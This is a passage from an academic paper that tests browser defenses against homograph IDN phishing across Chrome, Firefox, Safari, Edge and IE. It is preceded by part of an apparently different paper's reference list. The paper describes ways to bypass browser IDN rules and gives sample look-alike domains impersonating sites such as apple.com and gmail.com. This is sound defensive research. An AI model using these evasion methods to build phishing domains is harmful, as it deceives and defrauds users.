[48] T. Moore and R. Clayton. Fc. chapter Evil Searching: Compromise and Recompromise of Internet Hosts for Phishing, pages 256–272. 2009.

[49] N. Nikiforakis, S. Van A., W. Meert, L. Desmet, F. Piessens, and W. Joosen. Bitsquatting: Exploiting Bit-flips for Fun, or Profit? In *WWW*, pages 989–998, 2013.

[50] A. Noroozian, J. Koenders, E. Van Veldhizen , C. H. Ganan, S. Alrwais, D. McCoy, and M. Van Eeten. Platforms in everything: Analyzing ground-truth data on the anatomy and economics of bullet-proof hosting. In *USENIX*, pages 1341–1356, 1 2019.

[51] OpenDNS. PhishTank. https://www.phishtank.com/. Accessed: 16-02-2019.

[52] S. L. Page, G. Jourdan, G. v. Bochmann, I. Onut, and J. Flood. Domain classifier: Compromised machines versus malicious registrations. In *ICWE*, pages 265–279, 2019.

[53] E. Passerini, R. Paleari, L. Martignoni, and D. Bruschi. FluXOR: Detecting and Monitoring Fast-Flux Service Networks. In *DIMVA*, pages 186–206, 2008.

[54] R. Perdisci, I. Corona, D. Dagon, and Wenke Lee. Detecting Malicious Flux Service Networks through Passive Analysis of Recursive DNS Traces. In *ACSAC*, pages 311–320, 2009.

[55] Alexander Ratner, Stephen H. Bach, Henry Ehrenberg, Jason Fries, Sen Wu, and Christopher Ré. Snorkel: Rapid training data creation with weak supervision. *Proc. VLDB Endow.*, 11(3):269–282, November 2017.

[56] M. T. Ribeiro, S. Singh, and C. Guestrin. Why should i trust you?: Explaining the predictions of any classifier. In *Proceedings of the 22nd ACM SIGKDD*, KDD '16, page 1135–1144, 2016.

[57] R. Roberts, Y. Goldschlag, R. Walter, T. Chung, A. Mislove, and D. Levin. You are who you appear to be: A longitudinal study of domain impersonation in tls certificates. In *CCS*, pages 2489–2504, 2019.

[58] Q. Scheitle, O. Hohlfeld, J. Gamba, J. Jelten, T. Zimmermann, S. D. Strowes, and N. Vallina-Rodriguez. A long way to the top: Significance, structure, and stability of internet top lists. In *IMC*, page 478–493, 2018.

[59] M. Sharif, J. Urakawa, N. Christin, A. Kubota, and A. Yamada. Predicting impending exposure to malicious content from user behavior. In *CCS*, page 1487–1501, 2018.

[60] Steve Sheng, Brad Wardman, Gary Warner, Lorrie Faith Cranor, Jason Hong, and Chengshan Zhang. An Empirical Analysis of Phishing Blacklists. In *Proceedings of the Sixth Conference on Email and Anti-Spam*, 2009.

[61] H. Shirazi, B. Bezawada, and I. Ray. "kn0w thy doma1n name": Unbiased phishing detection using domain name based features. In *SACMAT*, pages 69–75, 2018.

[62] G. Stringhini, C. Kruegel, and G. Vigna. Shady paths: Leveraging surfing crowds to detect malicious web pages. In *CCS*, page 133–144, 2013.

[63] F. Stringhlosi, T. Chung, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measurement and analysis of private key sharing in the https ecosystem. In *CCS*, page 628–640, 2016.

[64] X. Sun, M. Tong, J. Yang, L. Xinran, and L. Heng. Hindom: A robust malicious domain detection system based on heterogeneous information network with transductive classification. In *22nd RAID*, pages 399–412, 2019.

[65] Ke Tian, Steve T. K. Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *Proceedings of the Internet Measurement Conference 2018*, IMC '18, pages 429–442, New York, NY, USA, 2018. ACM.

[66] R. Verma and K. Dyer. On the character of phishing urls: Accurate and robust statistical learning classifiers. In *Proceedings of the 5th ACM CODASPY*, pages 111–122, New York, NY, USA, 2015. ACM.

[67] VirusTotal, Subsidiary of Google. VirusTotal – Free Online Virus, Malware and URL Scanner. https://www.virustotal.com/. Accessed: 04-05-2016.

[68] L. Wang, A. Nappa, J. Caballero, T. Ristenpart, and A. Akella. Whowas: A platform for measuring web deployments on iaas clouds. In *Proceedings of the 2014 IMC*, page 101–114, 2014.

[69] Florian Weimer. Passive DNS Replication. In *FIRST*, page 98, 2005.

[70] Colin Whittaker, Brian Ryner, and Marria Nazif. Large-Scale Automatic Classification of Phishing Pages. In *NDSS '10*, 2010.

[71] Y. Zhauniarovich, I. Khalil, T. Yu, and M. Dacier. A survey on malicious domains detection through dns data analysis. *ACM Comput. Surv.*, 51(4), July 2018.

Assessing Browser-level Defense against IDN-based Phishing

Hang Hu[*2], Steve T.K. Jan[*1,2], Yang Wang[1], Gang Wang[1]
[1]University of Illinois at Urbana-Champaign [2]Virginia Tech
{hanghu, tekang}@vt.edu, {yvw, gangw}@illinois.edu

Abstract

Internationalized Domain Names (IDN) allow people around the world to use their native languages for domain names. Unfortunately, because characters from different languages can look like each other, IDNs have been used to impersonate popular domains for phishing, *i.e.*, IDN homograph. To mitigate this risk, browsers have recently introduced defense policies. However, it is not yet well understood regarding how these policies are constructed and how effective they are.

In this paper, we present an empirical analysis of browser IDN policies, and a user study to understand user perception of homograph IDNs. We focus on 5 major web browsers (Chrome, Firefox, Safari, Microsoft Edge, and IE), and 2 mobile browsers (Android Chrome and iOS Safari) and analyze their current and historical versions released from January 2015 to April 2020. By treating each browser instance as a black box, we develop an automated tool to test the browser policies with over 9,000 testing cases. We find that all the tested browsers have weaknesses in their rules, leaving opportunities for attackers to craft homograph IDNs to impersonate target websites while bypassing browsers' defense. In addition, a browser's defense is not always getting stricter over time. For example, we observe Chrome has reversed its rules to re-allow certain homograph IDNs. Finally, our user study shows that the homograph IDNs that can bypass browsers' defense are still highly deceptive to users. Overall, our results suggest the need to improve the current defense against IDN homograph.

1 Introduction

The Internet is progressively globalizing, and yet for a long time, most Internet domain names were restricted to English characters (in combination with hyphen and digits) [43]. To allow people around the world to use their native languages for domain names, Internationalized Domain Names (IDN) were introduced and standardized in 2003 [28], which support Unicode characters from a variety of languages.

As more IDNs are registered, a growing concern is that IDN can be used to impersonate other domain names for phishing purposes. This is because different characters from different languages can look like each other. For example, the Latin character "a" looks similar to the Cyrillic character "a". As a result, attackers can register a domain name `apple.com` with the Cyrillic "a" to impersonate the official website of Apple. This is also called homograph attack [25]. Researchers have analyzed real-world DNS records and found homograph IDNs created for phishing [8, 35, 37, 61].

To mitigate the risk, browsers have designed defense strategies to detect and warn users about homograph IDNs. Commonly, browsers implement rules to detect homograph IDNs that are likely impersonating other legitimate domain names [18]. Once detected, browsers will no longer display the Unicode, but display their Punycode version. Punycode code is initially designed to translate IDNs to ASCII Compatible Encoding so that they can be recognized by legacy protocols and systems. For example, the Punycode for `apple.com` with the Cyrillic "a" is "`xn--pple-43d.com`". By displaying this Punycode in the address bar, browser vendors try to protect users from deception.

In this paper, we want to systematically assess the browser-level defense against homograph IDNs. We seek to answer three classes of research questions:

- First, what policies do major browser vendors implement to prevent IDN homographs, and how well do browser vendors enforce the claimed policies?
- Second, are there ways to systematically bypass existing policies to create homograph IDNs?
- Third, how well can end users recognize homograph IDNs? Are homograph IDNs blocked by browsers more or less deceptive than those that bypass existing defenses?

Empirical Tests. To answer the first two questions, we focus on five major web browsers (Chrome, Firefox, Safari,

*Co-first authors with equal contribution.

Microsoft Edge, and IE), and two mobile browsers (Android Chrome and iOS Safari). We analyze their current and historical versions released from January 2015 to April 2020. We treat each browser version as a "black box". Then we construct more than 9,000 testing cases to examine 1) the browser's enforcement of known IDN policies; and 2) possible ways to bypass existing policies. To run a large number of tests over various browsers and platforms, we build a tool to instrument browsers to load testing IDNs while video-recording browsers' reactions. Based on the recorded videos, we automatically analyze how browsers handle different IDNs.

Our analysis has several key findings. *First*, all the browsers have failed to detect certain types of homograph IDNs, with a failure rate ranging from 20.62% to 44.46% Chrome has implemented the strictest rules compared with other browsers. *Second*, we show that it is possible to craft homograph IDNs by exploiting the exceptions and blind spots of existing rules. Several evasion methods are very effective, such as impersonating less "popular" but critical websites (*e.g.*, `.gov`, `.org`), using extensive confusable characters and neglected Unicode blocks (*e.g.*, "Latin Extended-A"), and using whole-script confusables (*i.e.*, all the characters in a domain name are replaced by look-alike characters from a single script). *Third*, although Chrome has strengthened its defense over time, we find that certain rules have been recently revoked, allowing corresponding homograph IDNs to be displayed again. In addition, browsers such as Firefox have not updated their defense policies for years.

To examine whether (and how) the weaknesses in existing IDN policies are exploited in practice, we analyzed 300 million DNS records. We identified 900,000 real-world IDNs and found 1,855 are homograph IDNs that impersonate popular domain names. By loading these homograph IDNs against recent browsers, we showed that the best performing Chrome identified 64.1% of them (*i.e.*, displaying Punycode), while Safari and Firefox only identified 9.7% and 6.1%.

User Study. To answer the third question, we run a user study where participants examine a series of website screenshots. The domain names of the webpages are a mixture of real domain names and homograph IDNs (including those that are blocked by Chrome and those that can bypass Chrome). We study users' ability to judge the authenticity of the domain names under mild priming. Our study shows that users are significantly better at identifying real domain names (94.6% success rate) than identifying homograph IDNs. For example, participants only have a success rate of 48.5% on IDNs blocked by Chrome. In addition, we find homograph IDNs blocked by Chrome are indeed more deceptive than those not blocked. Even so, the homograph IDNs that Chrome missed can still deceive users for 45.8% of the time, posing a nontrivial risk. Finally, we show that users' education level, computing background, age, and gender have a significant correlation with their performance in judging domain authenticity, while website popularity and category are not significant factors.

Contributions. In summary, our key contributions are:

- *First*, we systematically test browser-level defenses against homograph IDNs. We show all of the tested browsers have weaknesses in their policies and implementations, making it possible for homograph IDNs to bypass the defense.
- *Second*, we develop a tool to automatically perform black-box testing on browser IDN policies across browser versions and platforms. The tool can be used to monitor and test future browsers.
- *Third*, we perform a user study to examine user perception of homograph IDNs, and demonstrate the need to enhance the current defense against IDN-based phishing. We have disclosed our findings to related browser vendors.

2 Background

We start by briefly introducing the background of internationalized domain names (IDN) and the related phishing risk.

Internationalized Domain Name (IDN). A domain name is an identification string for Internet hosts or services. Through the Domain Name System (DNS), a user-readable domain name can be mapped to its corresponding IP address. Originally, domain name only allowed ASCII (English) letters, digits and hyphens [43]. In 2003, Internationalized Domain Name (IDN) was introduced to allow people, especially non-English speakers, to use characters from their native languages to create domain names [28]. The new specification supports Unicode characters, which cover more than 143,000 characters from a variety of languages (154 scripts, divided into 308 blocks) [66].

Punycode. The challenge of using IDN is that non-ASCII characters are not supported everywhere. To maintain compatibility with existing protocols and systems, there needs to be a way to convert IDNs to ASCII Compatible Encoding (ACE) strings. The standardized mechanism is called Internationalizing Domain Names in Applications (IDNA) [10,56]. IDNA converts Unicode labels to an ASCII Compatible Encoding (ACE) label which is also called Punycode. Punycode always starts with "`xn--`". For example, Unicode string "`bücher.de`" is mapped to Punycode "`xn--bcher-kva.de`." IDNA has been adopted by browsers and email clients to support IDNs. Before sending a DNS query for IDN, the domain name is usually translated to its Punycode first to ensure the success of the DNS resolving.

Homograph IDN and Phishing. IDN has been used for phishing because characters from different languages may look like each other. For example, ASCII "a" (U+0061) looks very similar to Cyrillic "a" (U+0430). An attacker thus can use the Cyrillic "a" to construct an IDN to spoof legitimate domain names that contain the ASCII "a", which is called homograph attack [25]. Existing works have performed real-world

Records	Count
DNS records	347,014,213
Unique domain names	143,482,491
Unique IDNs	916,805
Homograph IDNs	1,855

Table 1: Analysis results of .com DNS zone file.

measurements and found homograph IDNs that impersonate popular domain names [8, 35, 37, 61].

3 IDN Usage in the Wild

To provide the contexts of IDN usage and motivate our problem, we first empirically analyze the DNS zone files. Through the analysis, we aim to identify real-world homograph IDNs that impersonate popular domain names. Then we test these homograph IDNs against recent browsers to illustrate the problems of browser-level defenses.

Dataset. We obtained the access to the ".com" zone file from Verisign Labs[1] in January 2020. ".com" is a top-level domain (TLD) where most commercial websites are registered, and is one of the most popular TLDs. We choose .com to illustrate the problem, and the same analysis methodology can be applied to other TLDs too. As shown in Table 1, there are 347 million DNS records in the zone file. Among them, there are 143 million unique domain names. For each domain name, we check whether it contains any character outside of the ASCII table.

In total, we find 916,805 IDNs. While the percentage is not high (0.64% of all .com domain names), the absolute number of IDNs is still nearly 1 million. We observe that most IDNs come from East Asia and Europe, which is consistent with that of a prior study [37]. We also find script mixing is common. Out of the 916,805 IDNs, 315,671 (34.4%) domain names have script mixing.

Homograph IDNs. To identify homograph IDNs, we follow a common detection method: 1) we select the domain names from Alexa top 10,000 domains [1] as the impersonation target; 2) We search for homograph candidates using a database of look-alike characters (*e.g.*, "a" (U+0061) looks like "a" (U+0430)). We use a comprehensive homograph database from recent work [61]. This database covers look-alike characters across all Unicode blocks that can be displayed by browsers. To detect homograph IDNs, we recursively replace the characters in the target domain name with their look-alike characters (while keeping the TLD unchanged), and then search the modified domain name in our IDN list. Recursive character replacement means we would replace multiple characters in the domain name if there are candidate look-alike characters. If the modified domain name is in the list, we consider it as a homograph IDN.

[1] Verisign Labs have made their datasets open to researchers: https://www.verisign.com/en_US/company-information/verisign-labs

In total, we identified 1,855 homograph IDNs that impersonate 674 popular domain names. The top five most impersonated targets were amazon.com, google.com, paypal.com, canva.com, and gmail.com. For example, xn--gmal-spa.com (gmaìl.com) impersonates gmail.com.

Testing Homograph IDNs against Browsers. Considering the potential risk of homograph IDNs, browsers have implemented defense mechanisms. For example, when users visit a homograph IDN, the browser will no longer display the Unicode in the address bar. Instead, the corresponding Punycode is displayed to protect users from potential deception. To understand the efficacy of browsers' IDN policies, we tested the 1,855 real-world homograph IDNs by displaying them in the recent Chrome 81.0, Safari 13.0, and Firefox 75.0. Displaying a Punycode means browsers can successfully detect and block the homograph IDN.

We find that Chrome displays Punycode for 1,189 homograph IDNs (64.1%); Safari and Firefox only display Punycode for 180 (9.7%) and 113 (6.1%) of them. Chrome's defense is stronger than that of Safari and Firefox. But even so, Chrome has missed 35.9% of the homograph IDNs (more than one third).

Note that our finding is slightly different from an earlier study from 2018 [37] which showed Chrome's defense was effective against homograph IDNs discovered at that time (100% detection rate). Our results indicate that attackers have already exploited new ways to construct homograph IDNs to bypass existing browser policies.

4 Testing IDN Policies in Browsers

To understand the reasons behind the above observation, we want to take a closer look into the major browsers' IDN defense policies, and build testing cases to systematically evaluate them. This current section (Section 4) will be focused on browser policies and constructing test cases. In Section 5, we will present our testing results on the latest browsers and their historical versions, and examine the longitudinal browser policy changes.

4.1 Browsers' IDN Policies

To understand how major browsers handle IDNs, we first select a set of popular browsers based on their current and historical market shares [46, 60, 69]. We choose Chrome, Safari, Firefox, IE, and Windows Edge to analyze their publicly-available documentations and compare their *claimed* IDN policies. Table 2 summarizes representative policies. Different browsers may share the same high-level policies (*e.g.*, prohibiting script mixing) but implement them differently (*e.g.*, by defining different mixing rules). Below, we discuss each browser's policies in detail.

Policy	Chr.	Fir.	Saf.	IE	Edge
P1: Unicode script mix (blocked)	✓	✓			✓
P2: Unicode script mix (allowed)	✓	✓		✓	✓
P3: Skeleton rule (top domain)	✓				✓
P4: Confusable chars (blocked)	✓				✓
P5: Whole-script + allowed TLD	✓	✓			✓
P6: Unicode script (allowed)			✓		

Table 2: The claimed policies of different browsers based on public documentations.

Chrome. For Chrome, we focus on the main policies related to IDN homograph and omit those related to IDNA implementations [18]. First, Chrome defines policies to allow and disallow certain characters from different Unicode scripts to be mixed in a single domain name (P1 and P2). For example, Latin, Cyrillic or Greek characters cannot be mixed with each other. This is to prevent homograph IDNs such as "`apple.com`" where Cyrillic "a" (U+0430) is used to mix with other Latin characters. Latin characters in the ASCII range can be mixed only with Chinese, Japanese and Korean; Han can be mixed with Japanese and Korean. Such script mixing is allowed because these blocks rarely contain look-alike characters.

Second, Chrome will compare the "skeleton" of the IDN with top domain names[2] (and domain names recently visited by the user). The skeleton is computed, for example, by removing diacritic marks (`googlé.com` with "é" replaced by "e"). This rule is called *skeleton rule* (P3). Using the skeleton rule, `googlé.com` will be flagged due to its high similarity with the popular domain name `google.com`.

Third, if an IDN contains mixed scripts and also confusable characters or dangerous patterns, Chrome will display Punycode (P4). For example, this rule disallows U+0585 (Armenian Small Letter Oh "*o*") and U+0581 (Armenian Small Letter Co "*g*") to be next to Latin due to their similarity to the Latin letters `o` and `g`.

Finally, P5 is used on domain names of whole-script confusables. Whole-script confusable means the domain name does not have mixing characters from different scripts. Instead, all the characters are from a single script but they look similar with ASCII letters. In this case, Chrome will check if the TLD is allowable. For example, attackers can construct `www.apple.com` (`xn--80ak6aa92e.com`) where the domain name only contains Cyrillic characters. In this case, since TLD "`.com`" is not Cyrillic, it will be flagged by this rule.

Firefox. Firefox's policies [45], as shown in Table 2, are different from those of Chrome. For example, Firefox does not have the skeleton rule to compare the IDN with popular domain names. Before 2012, Firefox only allowed IDNs with certain TLDs to be displayed in Unicode. However, as ICANN continues to release new TLDs, this approach becomes burdensome because Firefox has to constantly update the list. After 2012, Firefox added the mixing script rules. The idea is similar to that of Chrome, but the rules define different allowed/disallowed script combinations. For example, Firefox allows "Latin + Han + Hiragana," "Latin + Han + Bopomofo," "Latin + Han + Hangul," and "Latin + any single other Recommended/Aspirational scripts except Cyrillic or Greek."

Safari. Based on a security update in 2016 [5], Safari maintains a list of allowed scripts. Any IDNs containing scripts that are not on the allowed will be displayed in Punycode. This is an aggressive policy since it excludes the entire Unicode blocks such as Cherokee, Cyrillic, and Greek that might contain Latin look-alike characters. The goal is to prevent homograph IDNs such as "apple.com" (where Cyrillic "a" (U+0430) is used).

Internet Explorer (IE). IE only allows ASCII characters to be mixed with a predefined set of scripts that are unlikely to have confusable characters [41].

Microsoft Edge. Edge has two generations. For the legacy Edge (based on EdgeHTML), we cannot find any public documentations on their IDN policies. The new generation of Edge is based on Chromium. We assume Edge Chromium has the same policy as Chrome (as marked in Table 2) and will run experiments in Section 5 to validate this assumption.

User Configurations. Certain browsers allow user configurations. For example, Firefox allows users to disable IDN altogether and always display Punycode [17]. For IE, user-configured "accept language" can affect the IDN display. For example, if an IDN contains characters that are not part of the "accept language," IE will display the Punycode [41].

4.2 Building Testing Cases

Next, we design testing cases to systematically evaluate browsers' IDN policies. We focus on two main aspects: 1) we design cases to test the implementation correctness of the rules in the claimed policies; 2) we design cases that are likely to bypass known policies. We seek to test a number of browsers (of different versions, across different platforms) to understand how the policy implementations evolve over time.

As shown in Table 3, we develop 10 categories of testing cases. For each category, we construct about 1,000 testing IDNs[3]. After generating the IDNs, we then remove the *live domains* to 1) avoid disruptions to these live domains; 2) to improve the speed and stability of large-scale testing (*i.e.*, live domains take a much longer time to resolve and display). We have verified that all browsers will execute the same policies

[2] Chrome has a hard-coded list of top domain names. According to the source code of Chromium, there are 5001 top domain names on the list.

[3] When constructing IDNs for a given category, we try to identify all the relevant Unicode blocks, and then randomly sample the same number of characters from each block. Sometimes, we do not get exactly 1,000 IDNs because 1,000 cannot be divided evenly by the number of related Unicode blocks or there are not enough qualified characters.

Category	Description	Policy	Example IDNs	# Testing IDNs
Test-1	Mixing Latin, Cyrillic and Greek characters	P1	ā́.com, aа́.com	1,000
Test-2	Mixing Latin any other Unicode blocks	P2	cɯ.com, cȣ.com	1,442
Test-3	Whole-script-confusables and TLD	P5	xjö.net, jx.com	997
Test-4	"Dangerous" patterns and Unicode confusables	P4	b−.com, b⁄b.com	1,090
Test-5	Skeleton rules (top-ranked domains)	P3	healtn.com, jetbluе.com	978
Test-6	ASCII look-alikes	P6	ı.com, һ.com	166
Test-7	Extended confusable characters	P4	fastcompany.com, gamèrsky.com	493
Test-8	Skeleton rules (low-ranked domains)	P3	uśa.gov, princetoŋ.edu	1,600
Test-9	Full-substitution of all characters in a domain name	P1	ḿòò.bot, ịḍḛ̀ò.com	873
Test-10	Mixing extension blocks of Latin, Cyrillic and Greek	P1	àl.net, v̄ḉǵ.com	880
Total				9,519

Table 3: Testing cases and their related browser policies (the list of browser policies is in Table 2).

regardless of whether the domain is live or not. We in total obtain 9,519 IDNs as testing cases.

Testing the Claimed Policies Directly. As shown in Table 3, categories 1–6 are designed to directly test the claimed policies to examine if they are implemented correctly. Each testing category is mapped to a policy in Table 2. We do not plan to test user configurations since they depend on user preference. These testing cases are focused on testing the claimed rules instead of aiming for high-quality impersonations.

- **Category 1.** Most browsers do not allow the mixing between Latin, Cyrillic and Greek characters (P1). To test this rule, we construct IDNs that consist of mixing characters randomly sampled from Latin, Cyrillic, and Greek Unicode blocks (17 blocks in total). We randomly sample 2 characters from each of the 17 Unicode blocks to generate the 1,000 mixing-script IDNS (covering 4 types of combination: Latin + Cyrillic, Latin + Greek, Cyrillic + Greek, Latin + Cyrillic + Greek).
- **Category 2.** Chrome and Firefox claim to allow Latin characters to be mixed with Chinese, Japanese and Korean (CJK) characters (P2). However, it is not clear if other combinations are allowed. We construct IDNs that mix Basic Latin and 172 other non-CJK Unicode blocks. By randomly sampling 3 characters per block, we mix them to generate 1,442 testing IDNs.
- **Category 3.** This category is designed for whole-script confusable domain names, *i.e.*, all the characters are from a single look-alike script without any mixing (P5). To test this rule, we construct 997 IDNs using whole-script confusables from Cyrillic as domain names combined with non-Cyrillic TLDs (3 ASCII TLDs `.com`, `.net`, `.org` and 2 IDN TLDs .닷컴, .ею).
- **Category 4.** Chrome claims that if the IDN matches some dangerous patterns, it will display Punycode. The dangerous patterns include certain Japanese characters that can be mistaken as slashes, certain Katakana and Hiragana characters that look like each other. It is also not allowed to use U+0307 (dot above) after 'i', 'j', 'l' or dotless 'i' (U+0131). We construct 1,090 testing cases to cover all the documented rules.
- **Category 5.** This category is used to test the skeleton rule (P3). Chrome checks whether the domain name looks like one of the top-ranked domains, after mapping each character to its spoofing skeleton. Chrome uses Unicode official confusable table [65] and 31 additional confusable pairs to map a spoofing character to its ASCII skeleton. We use the same confusable pairs to construct 978 homograph IDNs.
- **Category 6.** Safari claims to only allow scripts that do not have ASCII look-alikes (P6). For this category, we randomly pick characters from Cyrillic, Greek and Cherokee Unicode blocks (without any mixing) to form 166 IDNs.

Testing to Bypass the Claimed Policies. Next, we assume all the claimed policies are correctly implemented. Under this assumption, we construct IDNs that are likely to bypass existing policies. For these testing cases, we explicitly construct *homograph IDNs* that impersonate target domains.

- **Category 7.** Given the possibility that the Unicode confusable table used by browsers is incomplete, we test to use a more comprehensive confusable database provided by researchers [61]. We generate 493 homograph IDNs to impersonate 200 domains sampled from Alexa top 10K [1].
- **Category 8.** The skeleton rule is currently applied to 5K popular domain names. However, many important websites are not necessarily "popular" (*e.g.*, based on traffic volume). For example, websites of governments, military agencies, educational institutions, regional hospitals, and other organizations may have a high phishing value but are not necessarily ranked to the top. To explore this idea, we construct homograph IDNs for `.gov`, `.mil`, `.edu`, `.org` and `.net` target domain names[4] that are not in the top 5K domain list.
- **Category 9.** In this category, we test whole-script confusables beyond Cyrillic. We use extended sets of confusable

[4]Registering `.gov`, `.mil`, and `.edu` domain names requires additional verification. However, anecdotal evidence shows such verification can be abused or bypassed by attackers to obtain these domain names [32]. Domain names under `.org` and `.net` are open to the public for registrations.

scripts to construct homograph IDNs without mixing. We randomly sample 200 target domains from Chrome's top domain list, and generate up to 5 all-substitution homograph domains for each target domain. We also keep the original TLDs unchanged.

- **Category 10.** Most browsers prohibit the mixing between Latin, Cyrillic and Greek. However, each script has multiple Unicode blocks, and it is not clear we can mix different blocks under the same script. For example, Latin has at least 9 blocks including Basic Latin, Latin Extended-A to E (5 blocks), IPA Extensions, Latin Extended Additional, and Latin-1 Supplement. We want to understand, for instance, if Latin Extended-A and Latin Extended-B can be mixed. We construct 880 IDNs using characters within Latin look-alike Unicode blocks. All the IDNS are homograph domains impersonating 200 domain names randomly sampled from Alexa top 1 million list [1].

Biases and Limitations. Our testing cases are designed to identify the problems with existing IDN policies. Certain policies are designed at the Unicode block level (P1, P2, P6). From each related block, we randomly select a few characters and exhaustively test their combinations. As such, the testing result is representative because these policies make decisions at the block level. For policies that are concerning the character level (*e.g.*, P3, skeleton rule), we randomly sample popular target domains and search for confusable characters. This does not guarantee completeness (we do not cover all target domain names). Exhaustive testing at the character level is difficult to finish within a reasonable amount of time.

Note that for test categories 1–4, and 6, the character replacement does not attempt to use look-alike characters since the policies are about allowable Unicode blocks. Categories 5 and 7–10 use look-alike characters. Due to the space limit, we make the list of testing IDNs available under this link[5].

5 Measurement Methods and Results

With the testing cases, we present our empirical experiments on major browsers and their historical versions to understand the effectiveness of IDN policies. We test historical versions for two reasons. First, it helps us to understand how different policies and their implementations evolve over time. Second, many users and organizations are still using outdated browsers [6] – their IDN policies are worth investigating.

We design experiments to answer four key questions. *First*, how well do browsers enforce known IDN policies? *Second*, how effective are existing policies in detecting homograph IDNs that impersonate target domains? *Third*, how are browser defenses changing over time?

[5] https://github.com/stevetkjan/IDN_Testing/blob/master/testcases.xlsx

Desktop (Total # of Versions)	Version Range
Chrome (21)	43.0 – 81.0
Firefox (15)	54.0 – 75.0
Safari (4)	10.0 – 13.0
Edge Legacy (4)	15.0 – 18.0
Edge Chromium (2)	80.0 – 81.0
IE (4)	8.0 – 11.0
Mobile (Total # of Versions)	**Version Range**
Android Chrome (7)	5.0 – 9.0
iOS Safari (13)	10.2 – 13.2

Table 4: Tested browsers and their versions.

5.1 Testing Platform and Methods

Browser Versions. We performed the experiments during April – May in 2020. The browser versions are shown in Table 4. We have primarily focused on Chrome, Safari, Firefox and Microsoft Edge. Note that Microsoft has stopped IE at its last version at v11.0 in 2016 [42], and continued with the new Microsoft Edge browser. For completeness (and considering users may use outdated browsers [6]), we have tested the legacy versions of IE too. For mobile browsers, we have tested Android Chrome and iOS Safari across their latest and historical versions.

Regarding the historical versions, we did not start from a browser's first version because most browsers did not support internationalized domain names in the beginning. Without IDN support, there is no point to test IDN defense policies.

Testing Method. We run black-box testing on each browser. By loading the testing cases (*i.e.*, IDNs), we examine whether the browser displays the Unicode or the Punycode. We control the browser to load the testing IDNs sequentially, and record a video to capture the screenshots of the browser. We choose to record a video (continuously) instead of taking screenshot images one by one to speed up the testing. Another advantage of screen recording is that it works across browsers and platforms. To help with the post-analysis of the recorded videos, we choose to load a special delimiter URL "`http://aaaaaa---{index}`" into the address bar between two consecutive testing IDNs. This `index` field is the index number of the next IDN to be tested. Using this delimiter, we can accurately split video frames and map them to the corresponding IDN (based on the index number).

In order to fully automate the tests, a key challenge is to configure the right environment for the browsers. For example, we need different desktop platforms (*e.g.*, Windows, Linux) and mobile platforms (*e.g.*, Android, iOS) to run the tests. In order to test historical versions, we need the right *legacy OS versions* to support outdated browsers. To solve this problem, we used a cloud-based testing framework called LambdaTest [34]. LambdaTest provides remote Selenium for desktop browsers and Appium for mobile browsers that can be controlled by our scripts via APIs. Before each test, we first specify the operating system name and the version via

a configuration file, and LambdaTest will automatically set up the testing virtual machine (VM) in the cloud. Our scripts then remotely control the browser running in the VM to load the list of IDN URLs one by one while recording the screen.

Video Analysis. The video analysis aims to determine whether a given IDN is displayed as Unicode (allowed) or Punycode (blocked) by the browser. First, we slice the video frames and map them to the specific IDN. As mentioned before, between two consecutive IDNs, we have loaded a delimiter. For example, delimiter "`aaaaaa---b16`" means the next video frames should be mapped to testing case #16 in category 2 (based on "`b`"). After slicing the video frames, we remove duplicated images based on perceptual hash (or phash) [3]. Given an image, we first crop the image to focus on the browser address bar. Then we apply OCR (Optical Character Recognition) to extract the URL in text format from the image. We use Google's Tesseract OCR tool [19] which is known to have a good performance. If the extracted URL starts with "`xn--`", then we determine it is a Punycode. We have taken extra steps to improve the accuracy of ORC, *e.g.*, by converting images into black and white, and improving the image resolution. To ensure the reliability of Punycode identification, we randomly sampled 100 images for each browser for manual validation. Across these browsers, we had a 0% false negative rate and a false positive rate below 2%. Our code is available here[6].

Extended Testing vs. Simplified Testing. We divide the testing into two phases. First, we run an *extended test* using all 9,519 testing cases on the latest versions of the browsers. Our goal is to understand the effectiveness of the current IDN policies. This test covers Chrome 81.0, Firefox 75.0, Safari 13.0, Edge Chromium 81.0, Android Chrome 9.0, and iOS Safari 13.2. This test does not cover IE or Edge Legacy since Microsoft has chosen Edge Chromium over the other two (we consider IE and Edge Legacy as historical browsers). Second, for all other historical versions, we run a *simplified test* considering the scalability requirement for covering a large number of browsers versions on different platforms. We sample about 10% of the testing cases for each category. For certain categories, the sampling rates are slightly higher than 10% in order to cover all the relevant Unicode blocks. This test covers 1,027 IDNs in total.

Additional Validations on IDN Policy Execution. To ensure the validity of the testing results, we have performed further sanity checks on IDN policy executions. First, we confirm that IDN policies are hard-coded in the *client side*, *i.e.*, the policies are executed without querying any remote servers. We confirm this by manually reading the Chromium code and running browsers in a sandbox to analyze the network traffic. This ensures the testing results do not depend on external services (*e.g.*, remote blacklists). Second, by monitoring the network traffic, we find that IND policies are triggered (*e.g.*, displaying Punycode) before the browser queries DNS. This ensures we can test the IDN policies without using resolvable domain names. Third, browsers will display the Punycode after an IDN policy is triggered[7]. Chrome is the only browser that has an additional warning page for "look-alike URLs" [9]. This warning only applies to IDNs that look like a predefined set of popular domain names (P3 "skeleton-rule"). We will further discuss this warning mechanism later in Section 7.

[6] https://github.com/stevetkjan/IDN_Testing

	Chrome	Firefox	Safari	Edge
Unicode	1,963	4,233	4,085	1,963
Failure Rate	20.62%	44.46%	42.91%	20.62%

Table 5: Testing results of the latest browsers. In total, 9,519 IDNs are tested per browser. We report the number of IDNS displayed as Unicode (*i.e.*, IDNs that browsers fail to block).

5.2 Results: Desktop Browsers

We start with the latest versions of desktop browsers. In Table 5, we report a *failure rate* which is the ratio of IDNs that are displayed as Unicode over all the tested IDNs. Displaying Unicode indicates that the browser has failed to block the IDN. In Figure 1, we show the failure rate for each testing category. Note that the failure rate has slightly different meanings for categories 1–6 and 7-10. For categories 1–6, it means the browser does not fully execute the claimed policies, which gives attackers the *opportunity* to create homograph IDNs. For categories 7-10, since all the testing IDNs are already homograph IDNs, the failure rate indicates risks more directly.

Chrome and Edge (Chromium). The first observation is Chrome and Edge have identical numbers in both Table 5 and Figure 1. This indicates Edge has the same polices as Chrome due to the use of Chromium. As such, we use Chrome as an example to discuss them together.

Table 5 shows that Chrome has the strictest policies compared to Firefox and Safari. Only 1,963 out of 9,519 IDNs (20.62%) are displayed in Unicode by Chrome. Noticeably, Chrome (and all other browsers) has a failure rate of 0% under category-1 (Figure 1). It means browsers enforced the rule to prevent the mixing of Latin, Cyrillic or Greek characters.

